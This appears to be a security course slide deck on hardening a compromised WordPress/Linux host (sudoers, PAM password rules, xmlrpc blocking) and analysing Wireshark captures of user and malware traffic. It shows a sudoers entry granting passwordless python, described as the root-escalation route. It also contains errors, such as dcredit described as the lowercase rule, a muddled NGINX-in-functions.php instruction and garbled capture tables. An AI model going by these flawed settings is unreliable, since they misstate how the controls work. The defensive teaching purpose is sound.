- 🔑 Receive email alerts for changes in the post status (*configure from Ignore Posts Changes*)


At the bottom, a note states: "Settings - Offers multiple settings to configure the functionality of the plugin."

Implementing Patches - The “Other” Way

Editing user permission and configuration files is a good way to patch your system.

- Firstly let's edit our sudoers file to make sure that only the right accounts have access, such as removing steven who is listed in the sudoers file which we were able to use his privilege to escalate to root access.

- sudo visudo



```
GNU nano 2.2.6                               File: /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root      ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo    ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:
#include /etc/sudoers.d

steven ALL=(ALL) NOPASSWD: /usr/bin/python
```

Implementing Patches - The “Other” Way

Now let's edit our password configuration files.

- Firstly edit the /etc/login.defs to set up password expiration

```
# Password aging controls:  
#  
#      PASS_MAX_DAYS   Maximum number of days a password may be used.  
#      PASS_MIN_DAYS   Minimum number of days allowed between password changes.  
#      PASS_WARN_AGE    Number of days warning given before a password expires.  
  
PASS_MAX_DAYS 100  
PASS_MIN_DAYS 0  
PASS_WARN_AGE 7
```

- Now let's edit the /etc/pam.d/common-password file to set up password parameters.
 - add minlen=8 (or any #of character length to the line:

```
# here are the per-package modules (the "Primary" block)  
password [success=2 default=ignore] pam_unix.so obscure sha512 minlen=8  
password [success=1 default=ignore] pam_winbind.so use_authok try_first_pass
```

- add password requisites such as:
 - ucredit=-1 (at least 1 uppercase letter) dcredit=-1 (at least 1 lowercase letter) ocredit=-1 (at least 1 special or other character)



```
# here are the per-package modules (the "Primary" block)  
password requisite pam_pwquality.so retry=3 ucredit=-1  
password [success=2 default=ignore] pam_unix.so obscure use_authok try_first_pass sha512  
password [success=1 default=ignore] pam_winbind.so use_authok try_first_pass
```

Implementing Patches - The “Other” Way

- continued editing for /etc/pam.d/common-password
 - minclass=2 (or 3) can be added to set the minimum number of required classes of characters (upper,lower,or special)
 - password requisite pam_pwquality.so retry=3 **minclass=2**
 - Also for added security, to make sure that the same password (at least going back by 5) is not reused you can edit the line
 - password [success=2 default=ignore] pam_unix.so obscure use_authok try_first_pass sha512 **remember=5**
- Now let's change the the permissions of the wp_config file to root user to minimize it's access and corruptions
 - chmod 700 /var/www/html/wordpress/wp-config.php

Implementing Patches - The “Other” Way

- Do not forget to modify the NGINX configuration files in the WordPress theme's functions.php file to prevent the wpscan.

Block XMLRPC:

```
location ^~ /xmlrpc.php {  
    deny all;  
    error_page 403 =404 / ;  
}
```

The best way to make sure that you've got the most current patches is to...

ALWAYS REMEMBER TO REGULARLY UPDATE ALL SOFTWARE!!

sudo apt-get update

sudo apt-get upgrade

It's always good to keep your Linux OS up-to-date from time to time!

do-release-upgrade -d

**Stay Updated
... or get hacked**



Part III: Network Analysis

Part III: Network Analysis

Topics Covered:



Traffic Profile



Normal Activity



Malicious Activity



Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 (31.6%) 185.243.115.84 (18.1%) 10.0.0.201 (16.1%)	Machines that sent the most traffic.
Most Common Protocols	TCP (89.0%) UDP (10.9%) NONE (.1%)	Three most common protocols on the network.
# of Unique IP Addresses	831 (IPv4) 11 (IPv6)	Count of observed IP addresses.
Subnets	10.6.12.0/24 172.16.4.0/24 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	1 (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Watching YouTube
- Online Shopping from Amazon
- DHCP Requests
- Downloading and Installing Desktop Wallpapers

Suspicious Activity

- Malware Download
- Malware Outbound Traffic
- Torrent Downloads



Normal Activity

Web Browsing

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
 - We observed majority of the HTTP traffic on port 80.
- What, specifically, was the user doing? Which site were they browsing? Etc.
 - The network users did the following during office hours:
 - Downloading files from website such as: <http://detectportal.firefox.com/success.txt>
 - Uploading files to a website such as: <http://mysocalledchaos.com/wp-content/upload/2018/02/Beauty.jpg>
 - Online shopping at <http://www.assoc-amazon.com/s/ads.js>
 - Web searches for <http://www.iphonehacks.com/jailbreak-ios-13>

Watching Youtube

dns && ip.addr == 10.11.11.94						
No.	Time	Source	Destination	Protocol	Length	Info
39910	339.111352200	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1064 A hckkekenivz
39911	339.112475800	10.11.11.94	10.11.11.11	DNS	70	Standard query 0xde67 A kdt1bdfdis
39921	339.126254200	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1064 A hckkekenivz
39922	339.127405900	10.11.11.94	10.11.11.11	DNS	72	Standard query 0x70fb A fyakliwsdmjv
39923	339.128525200	10.11.11.94	10.11.11.11	DNS	70	Standard query 0xde67 A kdt1bdfdis
39930	339.138240700	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1064 A hckkekenivz
39932	339.140541800	10.11.11.94	10.11.11.11	DNS	72	Standard query 0x70fb A fyakliwsdmjv
39933	339.141642700	10.11.11.94	10.11.11.11	DNS	70	Standard query 0xde67 A kdt1bdfdis
40738	341.923533800	10.11.11.94	10.11.11.11	DNS	74	Standard query 0x6cef A www.google.com
40740	341.926279500	10.11.11.94	10.11.11.11	DNS	80	Standard query 0x02e6 A chromebooktrivia.com
40742	341.928908700	10.11.11.94	10.11.11.11	DNS	70	Standard query 0x03e2 A google.com
40743	341.930185000	10.11.11.94	10.11.11.11	DNS	80	Standard query 0x4c86 A beacons.gcp.gvt2.com
40769	342.044596400	10.11.11.94	10.11.11.11	DNS	75	Standard query 0x72cb A www.youtube.com
40786	342.131042200	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xa0f9 A www.chromebooktrivia.com
40888	342.561996300	10.11.11.94	10.11.11.11	DNS	70	Standard query 0x03e2 A google.com
40891	342.591026400	10.11.11.94	10.11.11.11	DNS	75	Standard query 0x72cb A www.youtube.com
40892	342.592337400	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xa0f9 A www.chromebooktrivia.com
40894	342.594552600	10.11.11.94	10.11.11.11	DNS	70	Standard query 0x03e2 A google.com
40895	342.595706800	10.11.11.94	10.11.11.11	DNS	75	Standard query 0x72cb A www.youtube.com
40896	342.597050000	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xa0f9 A www.chromebooktrivia.com
40907	342.609146600	10.11.11.94	10.11.11.11	DNS	70	Standard query 0x03e2 A google.com
40917	342.622052100	10.11.11.94	10.11.11.11	DNS	75	Standard query 0x72cb A www.youtube.com
40923	342.643953000	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xa0f9 A www.chromebooktrivia.com
40963	342.744255500	10.11.11.94	10.11.11.11	DNS	70	Standard query 0x03e2 A google.com
40966	342.748577700	10.11.11.94	10.11.11.11	DNS	75	Standard query 0x72cb A www.youtube.com
40968	342.755506300	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xd800 A www.googletagmanager.com
40973	342.763000300	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xd800 A www.googletagmanager.com
40974	342.764138100	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1700 A s.ytimg.com
40979	342.771801300	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xd800 A www.googletagmanager.com
40981	342.773957900	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1700 A s.ytimg.com
40993	342.792814700	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xd800 A www.googletagmanager.com
40994	342.793944300	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1700 A s.ytimg.com
41006	342.816303800	10.11.11.94	10.11.11.11	DNS	84	Standard query 0xd800 A www.googletagmanager.com
41029	342.937960200	10.11.11.94	10.11.11.11	DNS	71	Standard query 0x1700 A s.ytimg.com

Shopping online


Source IP	Source Port	Destination IP	Protocol	Method	URI	HTTP Version
192.168.1.45	522366200	10.0.0.201				
79064	639.022366200	10.0.0.201				
78969	638.002491500	10.0.0.201				
78923	637.580956600	10.0.0.201				
78911	637.451551000	10.0.0.201				

- ▶ Flags: 0x018 (PSH, ACK)
Window size value: 65535
[Calculated window size: 65535]
[Window size scaling factor: -2 (no window scaling used)]
Checksum: 0xd5f [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
- ▶ [SEQ/ACK analysis]
- ▶ [Timestamps]
- TCP payload (361 bytes)

Hypertext Transfer Protocol

- ▶ GET /s/ads.js HTTP/1.1\r\nReferer: http://publicdomaintorrents.info/nshowmovie.html?movieid=513\r\nAccept: */*\r\nAccept-Language: en-US\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.148 Safari/537.36\r\nHost: www.assoc-amazon.com\r\nConnection: Keep-Alive\r\n\r\n
- [Full request URI: <http://www.assoc-amazon.com/s/ads.js>]
- [HTTP request 1/1]
- [Response in frame: 79191]

Installing desktop wallpapers



DHCP Request

day2-final.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dhcp

No.	Time	Source	Destination	Protocol	Length	Info
29742	207.793172000	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK - Transaction ID 0x463c3b47
29763	208.194348800	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x463c3b47
38254	333.570051900	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK - Transaction ID 0x8b4f027d

day2-final.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dhcp

No.	Time	Source	Destination	Protocol	Length	Info
29742	207.793172000	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK - Transaction ID 0x463c3b47
29763	208.194348800	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x463c3b47
38254	333.570051900	172.16.4.4	172.16.4.205	DHCP	342	DHCP ACK - Transaction ID 0x8b4f027d
38259	333.579349300	172.16.4.205	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x8b4f027d
64050	513.206415200	0.0.0.0	255.255.255.255	DHCP	378	DHCP Request - Transaction ID 0xba8bd7f0
64051	513.212035600	10.6.12.12	255.255.255.255	DHCP	351	DHCP ACK - Transaction ID 0xba8bd7f0

Downloading files

http.request.method == "GET" && ip.src == 172.16.4.205						
No.	Time	Source	Destination	Protocol	Length	Info
4275	66.271446800	172.16.4.205	166.62.111.64	HTTP	522	GET /wp-content/uploads/2018/02/cropped-MSCCIIcon-192x192.png HTTP/1.1
4276	66.276933300	172.16.4.205	93.95.100.178	HTTP	342	GET /browserfiles/favicon/firefox.ico HTTP/1.1
4286	66.421952200	172.16.4.205	93.95.100.178	HTTP	419	GET /docs/article.php?y=241&c=123080&m=8491edf39d1a8b498bbca9cd1
4305	66.716286600	172.16.4.205	166.62.111.64	HTTP	618	GET /?ginger_action=log&time=1563562388&url=http://mysocalledcha
29820	209.005372900	172.16.4.205	195.171.92.116	HTTP	172	GET /location/loca.asp HTTP/1.1
38218	333.397345000	172.16.4.205	72.21.91.29	HTTP	285	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTfqhLjKLEJQZPin0KCzkdAQPvYowQ
38222	333.417301100	172.16.4.205	72.21.91.29	HTTP	291	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSPw1%2BrBF1JbvzLXU1bGW08VysJ2
38228	333.439535800	172.16.4.205	205.185.216.10	HTTP	278	GET /msdownload/update/v3/static/trustedr/en/3679CA35668772304D3
38241	333.484165400	172.16.4.205	23.9.91.27	HTTP	283	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBS56bKAoUD%2B0y1%2B0LhPg9JxyQ
38249	333.529220800	172.16.4.205	23.9.91.27	HTTP	286	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSbg1NwvmjR4M%2B9oE39sZR%2Fxyz
38263	333.587057600	172.16.4.205	72.21.91.29	HTTP	285	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTfqhLjKLEJQZPin0KCzkdAQPvYowQ
38266	333.605984500	172.16.4.205	72.21.91.29	HTTP	291	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSPw1%2BrBF1JbvzLXU1bGW08VysJ2
92541	774.265030200	172.16.4.205	184.50.26.32	HTTP	151	GET /ncsi.txt HTTP/1.1
+ 92729	775.043047800	172.16.4.205	23.219.38.65	HTTP	351	GET /success.txt HTTP/1.1
92732	775.051437700	172.16.4.205	166.62.111.64	HTTP	390	GET / HTTP/1.1
92862	775.690661700	172.16.4.205	166.62.111.64	HTTP	446	GET /wp-content/plugins/social-warfare/assets/js/post-editor/dis
92863	775.697256900	172.16.4.205	166.62.111.64	HTTP	412	GET /wp-content/themes>Hello%20Darling%202.0/style.css?ver=2.8.1

Source: LenovoEM_b0:63:a4 (00:59:07:b0:63:a4)
Address: LenovoEM_b0:63:a4 (00:59:07:b0:63:a4)
.... .0. = LG bit: Globally unique address (factory default)
.... .0. = IG bit: Individual address (unicast)

Type: IPv4 (0x0800)

Internet Protocol Version 4, Src: 172.16.4.205, Dst: 23.219.38.65

Transmission Control Protocol, Src Port: 49188, Dst Port: 80, Seq: 1, Ack: 1, Len: 297

Hypertext Transfer Protocol

GET /success.txt HTTP/1.1\r\n

[Expert Info (Chat/Sequence): GET /success.txt HTTP/1.1\r\n]

Request Method: GET

Request URI: /success.txt

Request Version: HTTP/1.1

Host: detectportal.firefox.com\r\n

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n

Accept: */*\r\n

Accept-Language: en-US,en;q=0.5\r\n

Accept-Encoding: gzip, deflate\r\n

Cache-Control: no-cache\r\n

Pragma: no-cache\r\n

Torrent Application Download -Interesting File

*day2-final.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method == "GET"

No.	Time	Source	Destination	Protocol	Length	Info
78514	636.201990000	10.0.0.201	104.18.20.226	HTTP	313	GET /gsorganizationvalsha2g2/ME0wSzBJMEcwRTAJBgUrDgMCGgUABBQMnk2cPe3vhNi...
78534	636.249971600	10.0.0.201	72.21.91.29	HTTP	292	GET /MFEwTzBNMswSTAJBgUrDgMCGgUABBRhZrQET0hvBShUJmNfBKqR%2FiT7wQUU8oXW...
78621	636.551610900	10.0.0.201	50.63.243.230	HTTP	270	GET //MEIwQDA%2BMDwwOjAJBgUrDgMCGgUABBQdI2%2B0BkuXH93foRUj4a71Ar4rGwQUOp...
78708	636.842940000	10.0.0.201	50.63.243.230	HTTP	276	GET //MEkwRzBFMEMwQTAJBgUrDgMCGgUABBS2CA1fbGt26xPkOKX4ZguoUjM0TgQUQMk9J4...
78882	637.300119500	10.0.0.201	168.215.194.14	HTTP	534	GET /nshowmovie.html?movieid=513 HTTP/1.1
78898	637.427847000	10.0.0.201	168.215.194.14	HTTP	471	GET /yellow-star.gif HTTP/1.1
78906	637.444225100	10.0.0.201	172.217.9.2	HTTP	434	GET /pagead/show_ads.js HTTP/1.1
78911	637.454651800	10.0.0.201	50.18.44.131	HTTP	412	GET /tools/digthis.js HTTP/1.1
78923	637.580956600	10.0.0.201	168.215.194.14	HTTP	500	GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1
78969	638.002491500	10.0.0.201	168.215.194.14	HTTP	465	GET /divxi.jpg HTTP/1.1
79064	639.022366200	10.0.0.201	52.94.240.125	HTTP	415	GET /s/ads.js HTTP/1.1
79118	639.749922900	10.0.0.201	168.215.194.14	HTTP	531	GET /usercomments.html?movieid=513 HTTP/1.1
79205	640.789778700	10.0.0.201	52.94.240.125	HTTP	427	GET /s/ads-common.js HTTP/1.1
79264	641.084037400	10.0.0.201	72.21.202.62	HTTP	885	GET /e/cm?t=publicdomai0f-20&o=1&p=48&l=op1&pvid=40C236A13FDD0B68&ref-ur...
79384	641.725069600	10.0.0.201	52.94.233.131	HTTP	1067	GET /1/associates-ads/1/OP/?cb=1531628232887&p=%7B%22program%22%3A%221%2...
79548	642.531508100	10.0.0.201	168.215.194.14	HTTP	589	GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reserv...
79600	642.727812100	10.0.0.201	140.211.166.134	HTTP	195	GET /version-1.0 HTTP/1.1
79604	642.737228500	10.0.0.201	91.189.95.21	HTTP	423	GET /announce?info_hash=%e4%be%9eM%b8v%e3%e3%17%97x%b0%3e%90b%97%be%5c%8...
